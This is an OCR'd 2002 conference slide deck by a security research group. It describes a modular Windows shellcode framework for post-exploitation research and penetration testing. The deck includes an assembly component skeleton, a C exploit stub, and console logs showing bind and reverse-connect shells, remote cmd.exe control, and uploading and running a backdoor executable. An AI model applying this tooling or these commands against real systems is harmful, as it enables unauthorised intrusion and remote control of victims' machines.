
WASM Package

- The way of using a given asmcode in a proof of concept code is an important issue. Therefore, the separation of assembly language code from functionality connected with its management, composing and configuration is made
- Two parts of the WASM Package can be distinguished
  - Asmcodes: core components & plugins (**wasm.asm** - x86 assembler)
  - Asmcode manager (**wasm.c** - C language: windows & UNIX)
- In result of such an approach, the asmcode can be easily modified, its configuration can be automated and generation can be done in a platform independent way

Copyright @ 2002 The Last Stage of Delirium Research Group, Poland

Asmcode architecture (1)
Core components

The Last Stage of Delirium
Research Group



Completely modular architecture, achieved through implementation of specific functional elements in a form of separated components:


- flexible, only required functionality
- easy to configure
- decreased length

The goal of ASM CORE is to allow an attacker for the communication with a target system

Copyright @ 2002 The Last Stage of Delirium Research Group, Poland

Asmcode architecture (2)
Plugins

The Last Stage of Delirium
Research Group



Only ASM CORE components are transmitted to vulnerable application during exploitation process


Extended functionality aimed at performing specific actions in the OS are implemented as separate PLUGINs

- MAIN - command execution and file transfer
- INST - creation of new asmcode instances

New PLUGINs may be implemented that will perform desired operations

Copyright @ 2002 The Last Stage of Delirium Research Group, Poland

Asmcode architecture (3)
Main asmcode loop: stubs



Every ASM CORE contains a sort of main program procedure with sequences of instructions (STUBs) that perform position calculations and that invoke particular components in specific order

- **rela** - positioning
- **call1** - call through trampoline
- **call2** - direct call
- **jump** - x86 jmp instruction

Copyright @ 2002 The Last Stage of Delirium Research Group, Poland

Asmcode architecture (4)
Component skeleton

The Last Stage of Delirium Research Group


```
pTest     proc
    oTest equ tTest-dTest
    lTest db  "test",0
dTest:
    dd    $-_17,0
    dd    $-_02,$-_03,$-_04,0
    db    "cmd",0
tTest:
    nop
    ...
    push  dword ptr [ebp+@_var1]
    call  [ebp+@_APIFunction1]
    ret

    @_TTest                    equ @_T
    @_DTest                    equ @_T+10h
    @_APIFunction1             equ @_TTest+00h
    @_APIFunction2             equ @_TTest+04h
    @_var1                     equ @_DTest+00h

    sTest equ $-dTest
endp
```

- Label
- Data block
  - ws2_32.dll import table
  - kernel32.dll import table
  - local variables
- Text block (code)
  - procedure body
  - EBP addressing directives
- Component size

Copyright @ 2002 The Last Stage of Delirium Research Group, Poland

core: NULL / XORE

Position independence & decoding



The whole code is relocatable


PIC achieved through the use of relative and register based addressing modes

If needed, the ASM CORE may be encoded using XOR operation to avoid any of forbidden characters. A special component is provided to decode it to the form ready for execution

Copyright @ 2002 The Last Stage of Delirium Research Group, Poland

core: INIT

Jumping through trampoline



Every component that uses the automatic API import feature must be invoked through the special trampoline implemented in the INIT

When the jump is made, the trampoline:

- imports API functions considered as global: **LoadLibraryA(), TerminateProcess(), send(), recv(), closesocket()**
- imports functions declared locally by the component
- jump to the component text block

Copyright @ 2002 The Last Stage of Delirium Research Group, Poland

Optional component

In order to execute additional action before the actual ASM CORE, the optional PROLOG procedure can be used


This procedure is executed right after the NULL/XORE

As it also has a regular component structure and is invoked through INIT trampoline, it may use automatic API importing feature

Copyright @ 2002 The Last Stage of Delirium Research Group, Poland

core: FORK and EPILOG

Moving execution to child process



It is optional functionality that allows moving the ASM CORE to separate, newly created process


After executing this procedure, the parent process has a possibility of executing the EPILOG routine:

- fix memory content (heap,stack)
- restore registers
- resume original application

Copyright @ 2002 The Last Stage of Delirium Research Group, Poland

core: BIND/CONN/FIND and WSAI

Network communication




- Every ASM CORE must include one of the three available components responsible for TCP/IP network communication between attacker's and target machine
- The BIND, CONN or FIND component establish a communication channel. It is then used by DISP component and PLUGINs to send and receive data
- Separate WSAI component is used for initialization of ws2_32.dll library whenever necessary
- When disconnected the ASM CORE uses BIND and CONN components again to give a chance for establishing communication channel again

Copyright @ 2002 The Last Stage of Delirium Research Group, Poland

core: DISP

Plugin management



The DISP component is executed when communication channel from attacker's machine is established

DISP handles 3 types of requests:

- exit: disconnection
- kill: process termination
- plug: retrieval of the plugin body and its execution

If appropriate plugin is already in memory, it will not be retrieved (caching)

Copyright @ 2002 The Last Stage of Delirium Research Group, Poland

plugin: MAIN
Command execution & file transfer

The Last Stage of Delirium Research Group

The MAIN plugin gives the possibility of executing cmd.exe in the child process and to tunnel commands and their results between command interpreter and attacker’s machine

The work with cmd.exe can be ended after providing **exit** at the input. If the interpreter hangs, the subprocess may be also terminated with **CTRL-C** sequence

The plugin also enables to upload and download files over network

Copyright @ 2002 The Last Stage of Delirium Research Group, Poland

plugin: INST

Fork new instances of asmcode

The Last Stage of Delirium Research Group

This plugin is dedicated for the creation of new instances of the asmcode on a target system

As a result of its execution, a separate process accepting connections on a bound socket or performing cyclic backward connections is created

This plugin may be therefore used for establishing another way of communication with an attacked machine (especially when FIND component was used to communicate, that may be used only once)

Copyright @ 2002 The Last Stage of Delirium Research Group, Poland

Asmcode Manager (1)

The idea

- Generation and configuration of asmcodes is handled by dedicated, platform independent utility (**wasm.c**)
- In a result, asmcodes can be very easily modified and upgraded directly in the source code (**wasm.asm**), and then compiled with regular DOS/Windows assembler
- Once compiled, the asmcode (**wasm.dat**) can be used in various different proof of concept codes, without any changes
- It can be used from UNIX as well as MS Windows platforms

Copyright @ 2002 The Last Stage of Delirium Research Group, Poland

Asmcode Manager (2)

Package configuration

- The configuration of the whole package can be done by invoking **wa_cfg()** function with an initialization string as an argument
- Initialization string may specify how to generate the ASM CORE and PLUGINs and how to configure part of the package responsible for further communication with attacked system

Initialization string syntax:

```
core: null|xore,init,[find]|
      [[fork,wsai]|[wsai,]|bind(p)|conn(a,p,d)],disp
plug: main|bind(p)|conn(a,p,d)
mgmt: bind(p)|conn(a,p)|test(p)
```

Where:

```
a -ip or domain address, p -port number, d -time delay
```

Copyright @ 2002 The Last Stage of Delirium Research Group, Poland

Asmcode Manager (3)
CORE & PLUGINs generation

The Last Stage of Delirium Research Group

A proof of concept code may call **wa_asm()** in order to generate previously specified ASM CORE:

- **wasm.dat** is opened in order to read configuration and components sections
- hash values for symbols declared in import tables are calculated
- ASM CORE main procedure is build from stubs
- components are configured according to the specification
- relocation is made, finally all stubs and components are concatenated

Package use **wa_asm()** internally to generate plugins

Copyright @ 2002 The Last Stage of Delirium Research Group, Poland

Asmcode Manager (4)

Communication channels

The Last Stage of Delirium
Research Group

The ASM CORE is executed after successful remote exploitation of vulnerable application or service. In order to establish a communication channel (using one of three possible scenarios), proof of concept code invokes **wa_net()**

When the communication channel is established a user can enter following commands:

- **cmd** - send commands to windows console
- **put/get** - upload and download files
- **inst** - create new instance of asmcode
- **exit** - disconnect (establishing further connections is possible)
- **kill** - terminate asmcode process

Copyright @ 2002 The Last Stage of Delirium Research Group, Poland

Part 3

Case study - exploit skeleton

To illustrate how the package can be used exploit skeleton is provided

(wexp.c - C language: windows & UNIX)

```
#include "wasm.c"
main(int argc,char **argv){
    wa_t wa;
    ...
    wa_cfg(&wa,"core: xore,init,%s,disp",argv[4],sck,argv[1],0,0);
    wa_asm(&wa);
    send(sck,wa.a.b,wa.a.l,0);
    wa_net(&wa);
}
```

Copyright @ 2002 The Last Stage of Delirium Research Group, Poland

Case Study

Start vulnerable service

The Last Stage of Delirium Research Group

```
z:\projects\WASM-1.0> wasm -n "test(2222)"
copyright LAST STAGE OF DELIRIUM aug 2002 poland  //lsd-pl.net/
wasm manager (vers 1.0)

[ mgmt: test(2222)
[ wait for connections 0.0.0.0 2222
```

Copyright @ 2002 The Last Stage of Delirium Research Group, Poland

Case Study

Exploit the bug (FIND comp.)

The Last Stage of Delirium

Research Group

```
z:\projects\WASM-1.0> wexp 127.0.0.1 2222 -n "find"
copyright LAST STAGE OF DELIRIUM aug 2002 poland  //lsd-pl.net/
win32 exploit skeleton (wasm example)

[ core: xore,init,find,disp (472 bytes)
[ ready
> help
cmd  -execute cmd.exe (to quit type 'exit' or press CTRL-C)
put  c:\file.txt -upload file.txt from local directory to c:\
get  c:\file.txt -download file.txt from c:\ to local directory
inst bind(1234) -fork,bind and listen on 1234 port
inst conn(1.2.3.4,1234,60) -fork,try connect to 1.2.3.4 1234 every 60s
exit -disconnect
kill -terminate the process
>
```

Copyright @ 2002 The Last Stage of Delirium Research Group, Poland

Case Study

Binary uploading and execution

The Last Stage of Delirium Research Group

```
> put c:\backdoor.exe
[ transfer backdoor.exe to 127.0.0.1 c:\backdoor.exe
> cmd
[ plug: main (581 bytes)
[ run cmd.exe
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

z:\projects\WASM-1.0> c:\backdoor.exe
z:\projects\WASM-1.0>
[ CTRL-C
[ end
>
```

Copyright @ 2002 The Last Stage of Delirium Research Group, Poland

Case Study

Creating new asmcode instances

The Last Stage of Delirium Research Group

```
> inst bind(5555)
[ plug: null,init,fork,wsai,bind(5555),disp (736 bytes)
[ run
>
> inst conn(127.0.0.1,6666,10)
[ plug: null,init,fork,wsai,conn(127.0.0.1,6666,10),disp (735 bytes)
[ run
>
> kill
[ end

z:\projects\WASM-1.0>
```

Copyright @ 2002 The Last Stage of Delirium Research Group, Poland

Case Study

Communicate with BIND comp.


```
z:\projects\WASM-1.0> wasm -n "conn(127.0.0.1,5555)"
copyright LAST STAGE OF DELIRIUM aug 2002 poland  //lsd-pl.net/
wasm manager (vers 1.0)

[ mgmt: conn(127.0.0.1,5555)
[ trying connect to 127.0.0.1 5555
[ connection established
[ ready
> exit
[ end

z:\projects\WASM-1.0>
```

Copyright @ 2002 The Last Stage of Delirium Research Group, Poland

Case Study

Communicate with CONN comp.

The Last Stage of Delirium Research Group

```
z:\projects\WASM-1.0> wasm -n "bind(6666)"
copyright LAST STAGE OF DELIRIUM aug 2002 poland  //lsd-pl.net/
wasm manager (vers 1.0)

[ mgmt: bind(6666)
[ wait for connections 0.0.0.0 6666
[ connection accepted
[ ready
> kill
[ end

z:\projects\WASM-1.0>
```

Copyright @ 2002 The Last Stage of Delirium Research Group, Poland

Summary

Technical Conclusions

- Assembly components are usually the essential elements of proof of concept codes
- These routines evolve both in the sense of increased complexity as well as extended functionality
- Currently assembly components may perform more complex operations during penetration tests
- At the same time they are easy to use, flexible and adaptable to the specific requirements of practical application

Copyright @ 2002 The Last Stage of Delirium Research Group, Poland

Summary

Fighting Security Myths

The Last Stage of Delirium Research Group

- There exist a lot of security myths, which are often at least as dangerous as security threats themselves
- Many of them covers the security of MS Windows operating systems
- For example, there is a common opinion that these systems have significantly greater amount of security critical vulnerabilities comparing to other ones
- The other myth is that exploitation of security vulnerability in Windows system is much more complex than in case of Unix systems

Copyright @ 2002 The Last Stage of Delirium Research Group, Poland

Summary

What did we do?

The Last Stage of Delirium Research Group

We have just presented the **proof of concept technology** that deals with the myth of increased complexity of vulnerabilities exploitation in MS Windows 2K/XP operating systems

This may lead us to more general conclusion that for every complex system, an effective attack tool can be created

Copyright @ 2002 The Last Stage of Delirium Research Group, Poland

Summary

Ethical issues?

The Last Stage of Delirium Research Group

- The assembly components have been created for use in legitimate penetration tests
- Obviously they may be also used for malicious attack
- It is the old question: what is worse a published technique or the unknown one?
- It is a general rule that in order to protect yourself efficiently you have to know what to expect
- We believe that the only way of improvement is public and open research, covering both attack techniques and countermeasures
- And last but not least, you cannot believe any myths...

Copyright @ 2002 The Last Stage of Delirium Research Group, Poland

The End

Thank you for your attention

**The Last Stage of Delirium
Research Group**

http://lsd-pl.net

contact@LSD-PL.NET

Copyright @ 2002 The Last Stage of Delirium Research Group, Poland